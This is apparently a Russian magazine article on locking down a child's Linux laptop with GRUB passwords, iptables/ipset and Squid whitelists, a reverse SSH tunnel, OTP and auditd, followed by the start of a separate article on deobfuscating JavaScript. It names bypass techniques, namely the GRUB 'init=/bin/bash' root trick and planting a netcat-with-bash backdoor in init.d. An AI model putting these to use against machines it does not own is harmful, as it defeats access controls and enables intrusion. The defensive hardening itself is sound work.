Пароль на вход в BIOS нужен обязательно. Иначе «злоумышленники» просто воткнут загрузочную флешку и поправят что надо, не отходя от кассы. Рекомендую запретить в настройках выбор загрузочного носителя, порядок загрузки должен быть прибит гвоздями (записать болванку или раскатать загрузочную флешку и воткнуть ее в привод много ума не надо).

GRUB

Пароль на конфигурацию загрузчика тоже обязателен. Параметр `init=/bin/bash` первое, что посоветуют школьнику в интернете. А так советчики слегка подрастеряют авторитет. Recovery mode тоже прячь под пароль, иначе все произойдет лишь чуть медленнее (а может, и быстрее). Для ускорения процедуры настройки есть сценарий `bin/init.grub.sh`, который создаст пользователя и разрешит ему беспарольную загрузку по умолчанию.

ПАРОЛИ

Важный момент по поводу паролей. Очевидно, что они должны быть сложными и трудно подбираемыми. На всякий случай лучше записать их на бумажку и хранить где нибудь в укромном месте. Можешь, конечно, запихнуть листок в сейф, но тогда он рискует стать объектом повышенного интереса и пострадает уже не только ноутбук. Мой совет — отнеси бумажку с паролями на работу. Случись что, сослуживцы зачитают по телефону. Вариант, что нарушитель позвонит твоему коллеге и выманит пароль методом социальной инженерии, пока не рассматриваем. Искренне надеюсь, что такой уровень компетенции будет достигнут к моменту, когда заборы уже станут не нужны.

Если пароль статичный, он должен быть длинным. Подросток, у которого имеется масса времени и есть цель, способен месяцами подбирать пароль по фрагменту, который он запомнил, подглядывая через плечо. И никакие задержки ввода его не остановят. Lockout after failed attempts вообще должен быть отключен: сам же потом будешь смотреть на надпись «Учетная запись заблокирована» и гадать, это ты пароль забыл или тебе помогли.

КОНТРОЛЬ ДОСТУПА В ИНТЕРНЕТ

Ах, этот чудесный интернет. В юности мне казалось, что люди, получившие доступ ко всем знаниям мира, смогут теперь учиться всегда и везде, вести философские беседы с лучшими умами со всех концов света, изучать иностранные языки, общаясь с их носителями. Однако что то пошло не так.

Наша задача направить любознательность ребенка в конструктивное русло, по возможности ограничив ему доступ к учебным материалам уровня «как правильно запихать „Ментос“ в пепси колу». Вопрос каким образом?

Наиболее распространенный подход в виде списка «неправильных сайтов» совершенно непригоден в реальной жизни. Это только в маркетинговых материалах хорошо смотрится фраза «Наши специалисты при поддержке искусственного интеллекта регулярно пополняют список нежелательных ресурсов». За кадром остается то, что у производителей «буллщит контента» (я тоже умею в молодежный сленг) миллион рук и работают они круглосуточно, причем на совесть. А у экспертов рук всего две ~~причем обе из известного места~~, и вот они работают всего лишь сорок часов в неделю, причем за зарплату некрупного насекомого. Это битва, проигранная с самого начала.

Потому самый надежный и экономный путь — открываем доступ только к заведомо правильному. Указанный способ в детстве успешно испытали на авторе этих строк, и я не могу сказать о нем ничего плохого. Ресурсы со всякой мурой по странному совпадению концентрируются за бугром, поэтому первый и самый очевидный шаг ограничение доступа рунетом. Отправная точка — перечень сетей зоны RU. Автор подобрал некую базу, сохранил ее в файл `data/runet.db` и начал с нее.

Ограничение исходящего трафика настраивается через `-j DROP` при помощи комбинации `ipset/iptables` для членов группы `safeusers` с GID `8425`. Применение `ipset` обусловлено тем, что списки весьма велики и, если попытаться их запихать в `iptables`, это даст прям существенную просадку в быстродействии. Создаем список подсетей, например ipv4:

```
ipset create allow_v4 hash:net family inet hashsize 32768 maxelem 128000 counters comment
ipset add allow_v4 5.167.151.0/24 packets 0 bytes 0 comment "runet.db"
...
```

Выполняем проверку адреса назначения на совпадение в iptables:

```
iptables -A OUTPUT -m owner --gid-owner 8425 --suppl-groups -j safe_output
iptables -A safe_output -d 127.0.0.0/24 -j ACCEPT
iptables -A safe_output -m set --match-set deny_v4 dst -j DROP
iptables -A safe_output -m set --match-set allow_v4 dst -j ACCEPT
iptables -A safe_output -j LOG --log-prefix "[SAFEWS]"
iptables -A safe_output -j DROP
```

Все это хозяйство инициализируем при помощи пакетов `iptables-persistent` и `netfilter-persistent`. Второй за счет системы плагинов позволяет подгружать в том числе и правила `ipset`, если сценарий инициализации положить, например, в `/usr/share/netfilter-persistent/plugins.d/10-ipset`.

Теперь включаем нужного пользователя в группу `usermod -aG safeusers rediska`, и в учебное время уже никаких ютубов и прочих излишеств. Команды `netfilter-persistent flush` и `netfilter-persistent start`, запускаемые из крона, позволяют в нужные моменты взводить и снимать ограничения.

Для ускорения процедуры можно выполнить от имени рута сценарий `bin/init.network.sh` из комплекта `safews4lin`, который все сделает сам (для Ubuntu 20.04 точно).

INFO

Важный момент: по умолчанию доступа к локалке на компе не будет. Не давая ребенку возможности выйти в локалку, ты сохранишь девственность своего китайского роутера, не патченного со времен династии Цинь, и NAS'а того же уровня защищенности.

ПРИОТКРЫВАЕМ ОКНО В АМЕРИКУ

«Что это за вой несется с болот? Вы слышите, Холмс?» Это кто то плачет по Stack Overflow и гуглу, с которых он копипастил решения задач по информатике. Не будем делать вид, что сами пользуемся только Яндексом, расширим нашу схему прокси-сервером, который в дополнение к `runet.db` будет давать доступ по белому списку доменов. Очевидный кандидат Squid.

На базе «Сквида» интернет-затейники сооружают самые разнообразные конструкции, в том числе с контент фильтрацией, но это подразумевает внедрение в схему MITM-прокси. Если судить по документации, указанный метод позволяет настраивать фильтры на «плохие слова» и все такое. Но автор пока не подобрал варианта, который ограничивался бы простой проксей.

Схема будет стандартная, а не прозрачная, так как последняя требует установки в клиентское приложение самоподписанных сертификатов, что не всегда возможно. В моем случае камнем преткновения стал кастомный дистрибутив VSCode, который от таких поворотов судьбы перестал обновляться и цепляться к системе обучения. Из за этого же пришлось отказаться от ALT Linux как базы для проекта и делать все на «Убунте».

Как показала практика, подопечные начинают тащить откуда попало разные браузеры, в том числе с поддержкой Tor и прочих безобразий. В общем, самый простой метод работает так: говори, куда конкретно тебе нужен доступ, мы его добавляем, сам прописывай прокси в настройках, и будет тебе счастье. `Squid.conf`, идущий в составе проекта, в ключевой части достаточно прост:

```
acl blacklist url_regex -i "/etc/squid/lists/blacklist"
acl whitelist url_regex -i "/etc/squid/lists/whitelist"
acl whiteip dst "/etc/squid/lists/whiteip"
…
http_access deny blacklist
http_access allow whitelist
http_access allow whiteip
http_access deny all
```

Футболим все, что в черном списке (сделано в первую очередь для сайтов, которые проходят по acl whiteip), открываем сайты по белому списку (плюшевый вариант есть в проекте `safews4lin`) и разрешаем выход в рунет (используется копия базы `runet.db`, которую «Сквид» вполне бодро жует).

ДОБАВЛЯЕМ НЕМНОГО НЕДОИНТЕЛЛЕКТА

Иногда выясняется, что список сетей рунета кривой, неполный или нужен доступ к сети без Squid. В связи с этим я добавил модуль аналитики по whois записям. Whois database — это некая глобальная база данных, в которую регистраторы вносят записи о доменах и сетях. Поэтому о любом адресе можно получить довольно объемную справку, в которой указаны параметры, связанные с владельцем диапазона. В частности, номер автономной системы и имя оператора. Это весьма удобно. Например, добавив в список правил вот такие записи:

```
## На каждую автономку выполняется проверка условий из списка
## Если есть хотя бы одно совпадение, доступ разрешается
validate:
    - d['asn_country_code'] == "RU"
    - d['asn_description'] == "CANONICAL-AS, GB"
```

при попытке стукнуться на сайт «Убунты» служба `iptracker` отрапортует что-то подобное:

```
[get_whois]: External lookup for 185.125.188.61 -> 185.125.188.0/23 -> CANONICAL-AS, GB -> GB
[check_ip]: external db requested for 185.125.188.61
[validate_whois]: 185.125.188.0/23 validated with d['asn_description'] == "CANONICAL-AS, GB"
```

Это позволяет не забивать голову структурой, стоящей за обеспечением функционирования крупных сайтов, и разрешать доступ сразу целиком к подсетям. Так как в конфиге указываются Python выражения, то можно запилить хоть вызов Алисы, главное, чтобы выражение было в состоянии разыменоваться в True/False.

Настраивается все в одно движение вызовом сценария `bin/init.whois.sh` из комплекта скриптов `safews4lin`.

AUTOSSH

Отдельная задача организовать удаленный доступ к машине, которая сидит за NAT'ом. Представь, ты на работе, раздается звонок, и реки слез проливаются в трубку: «Срочно нужен админский пароль! Объяснить не могу, сам все настрою и, чесслово, ничего больше трогать не буду».

Обратный туннель с твоей машины на домашнюю позволит избавить чадо от риска натрудить ручки. Если есть желание, можно использовать готовые решения, но то, что я пробовал, иногда очень странно себя ведет, поэтому пришлось взять за основу посконный `autossh`.

За настройку этой функции отвечает сценарий `bin/init.autossh.sh`, который генерит ключевую пару и подвешивает `systemd-unit` следующего вида:

```
[Unit]
Description=AutoSSH tunnel to Ubuntu-VPS
After=network-online.target

[Service]
Environment="AUTOSSH_GATETIME=0"
ExecStart=/usr/bin/autossh -M 0 -o "ServerAliveInterval 30" -o "ServerAliveCountMax 3" -o "ExitOnForwardFailure=yes" -i $IDENT -N -R 8422:localhost:22 $dst

[Install]
WantedBy=multi-user.target
```

По факту появления сети машина форвардит порт `8422` с твоей тачки, имеющей белый IP, на `localhost:22`. Теперь ты можешь заходить и настраивать что угодно. Не забудь на внешней машине поставить шелл для туннельного пользователя `/bin/true`, просто на всякий случай.

OTP

Если ты думаешь, что длинный и сложный пароль подобрать невозможно, то ты просто незнаком со всей глубиной человеческого коварства. Сюжет: тебя срочно вызывают в ~~сынарник~~ детскую — надо ввести пароль и поставить очень важную и нужную программу. Ноут стоит не на столе, а почему то на первом этаже двухъярусной кровати, и набирать надо именно там. Нет, трогать компьютер нельзя, иначе все сломается.

Не будем упираться, наберем, нам не жалко. Пишем сообщение в WhatsApp, что операция прошла успешно, и тут у вас над головой что-то тренькает. Ой, а там к полке второго этажа случайно прилип телефон в режиме съемки видео... К сожалению, «злоумышленники» забыли выключить звук, что и сорвало вполне рабочий план.

Короче, рано или поздно пароль ты спалишь. На помощь нам придет OTP. Аппаратный токен — плохой вариант, его можно на время одолжить (ты же не будешь носить его все время при себе), подснять ПИН код и привет. А вот одноразовые пароли через какой-нибудь Google Authenticator избавят тебя от этой проблемы.

Только важный момент: если твой телефон — проходной двор, приложение для генерации лучше держать на другом устройстве. Автонастройка с использованием скрипта `bin/init.otp.sh` добавит в `/etc/pam.d/common-auth` следующие строчки:

```
auth [default=1 success=ignore] pam_succeed_if.so quiet user ingroup otp
auth required pam_google_authenticator.so
```

Это включит требование двухфакторной аутентификации для членов группы `otp`. Останется только сгенерить затравку, выполнив под нужным пользователем команду `google-authenticator`, и дело в шляпе.

КОНТРОЛЬ УЩЕРБА

На случай если «нарушитель» все-таки добрался до административных привилегий, нам нужен признак состоявшейся компрометации. На начальном уровне вполне достаточно иметь `etckeeper`, который накроет типовые сценарии типа «добавлю в `init.d` запуск нетката с башем».

При этом, понятное дело, придется фиксировать хеш последнего коммита, а зачистка базы является причиной перенакатить все с бэкапа и сменить учетные данные. Но, скорее всего, будучи уже не раз пойманным, ученик поймет, что удаление логов это плохая практика, и будет действовать хитрее. Например, заместит какой-нибудь бинарник враппером, а то и сам `git` избавит от вредной привычки сдавать владельца. Пока это в будущем, меры нейтрализации не продуманы, так что еще есть над чем поработать.

АУДИТ

Аудит можно включить в облегченном варианте, когда для конкретной группы все события фиксируются `exec`, с выделением в отдельную категорию событий запуска файлов, владелец которых не root (например, что то скачали из интернета и запустили). Для этого создадим файл `/etc/audit/rules.d/safews.rules` следующего содержания:

```
-a always,exit -F arch=b64 -F obj_uid!=0 -F gid=safeusers -S execve -k execnonroot
-a always,exit -F arch=b32 -F obj_uid!=0 -F gid=safeusers -S execve -k execnonroot
-a exit,always -F arch=b64 -F gid=safeusers -S execve -k execsafe
-a exit,always -F arch=b32 -F gid=safeusers -S execve -k execsafe
```

Теперь можно сделать выборку по нужным ключам и вовремя принять меры:

```
root@safews:~/safews4lin# ausearch -i -k execnonroot
…
type=PATH msg=audit(16.07.2024 13:48:53.444:170) : item=0 name=./true inode=393746 dev=fc:05 mode=file,755 ouid=rediska ogid=rediska rdev=00:00 nametype=NORMAL cap_fp=none cap_fi=none cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(16.07.2024 13:48:53.444:170) : cwd=/home/rediska
type=EXECVE msg=audit(16.07.2024 13:48:53.444:170) : argc=1 a0=./true
```

По мере развития событий планируется набросать какой никакой анализатор, который сможет давать отбойки в случае необычного поведения пользователя, но пока это просто возможность разбора полетов по следам уже произошедшего инцидента.

ВЫВОДЫ

Может показаться, что автор сгущает краски. Тем не менее с проблемой «ребенок сутками залипает в „Роблоксе“ и не желает оттуда вылезать» сталкиваются многие родители. Надеюсь, эта инструкция поможет решить проблему хотя бы отчасти — как минимум заставит чадо изучить архитектуру Linux, чтобы обойти воздвигнутые тобой ограничения. А этот навык обязательно пригодится в жизни.

РАЗГАДАЙКА

Пишем собственный деобфускатор для JavaScript


В этой статье я расскажу, как самостоятельно обходить обфускацию JavaScript в тех случаях, когда не помогают даже нестандартные деобфускаторы. Мы рассмотрим метод исследования запутанного кода и напишем свой собственный деобфускатор.

MBK

Среди читателей наверняка есть те, кому тема скриптовой обфускации гораздо милее ассемблера и прочего низкоуровневого колдунства. Именно этому вопросу была посвящена, например, моя недавняя статья «JSFuck. Разбираем уникальный метод обфускации JS-кода» или упоминаемая в ней обзорная статья про обфускаторы на Хабре. Но что делать, если перечисленные в этой статье кастомные деобфускаторы не помогают? В таком случае обфускацию придется обходить самостоятельно, и сейчас я расскажу, как это делается.


ИСПОЛЬЗУЕМ АВТОМАТИЧЕСКИЕ ДЕОБФУСКАТОРЫ

Для примера возьмем некое браузерное JavaScript-приложение. Объем его составляет около трех мегабайт, примерно три четверти из которых занимает жестко обфусцированный код, начинающийся так, как показано на следующем скриншоте.




```
// ========== IT IS NOT SAFE TO MAKE CHANGES IN THE CODE BELOW ==========
```


А заканчивается этот код вот так.



Если ты уже успел ознакомиться с упомянутой выше статьей, характерные имена идентификаторов (`_0x58cd18`, `_0x2f8935_0x321d33`, `_0x1e0595`) должны были натолкнуть тебя на мысль, что код запутан обфускатором obfuscator.io. Однако попытка деобфускации его стандартным онлайн-деобфускатором при любых настройках не приносит положительного результата: читаемый код в правом окне просто не появляется.



Точно так же не приносят результатов и попытки деобфускации другими упомянутыми в статье инструментами. Например, универсальный деобфускатор de4js выдает совершенно неинформативный результат.



```
Uncaught Error: Not matched
```

Похоже, надежды на автоматические деобфускаторы мало и нам придется учиться работать руками.

INFO

Забегая вперед, скажу, что перечисленными выше инструментами мы не исчерпали все средства автоматической деобфускации. Например, можно попытаться оптимизировать код через нейросеть Llama. Автоматически деобфусцировать подобный код умеет проект webcrack, но давай все-таки сделаем вид, что с использованием автоматических средств у нас ничего не вышло, — так намного интереснее!

ДЕОБФУСЦИРУЕМ КОД ВРУЧНУЮ

Для начала натравим на сырой код JS Beautifier, дабы придать ему читабельность. Пробежавшись по теперь уже структурированному коду, обращаем внимание на многочисленные вызовы функций с десятью шестнадцатеричными константами в виде параметров:

```
_0x4a0111(0xa0c, 0xc0b, 0x13ef, 0x1e3e, 0x15e2, 0x1a29, 0x1b08, 0x94b
, 0x968, 0x753)
_0x114a88(-0x6d, 0x126c, 0x621, 0xa59, -0x5f2, 0x72a, 0x6cf, 0x8a,
0xbf9, -0x4b4)
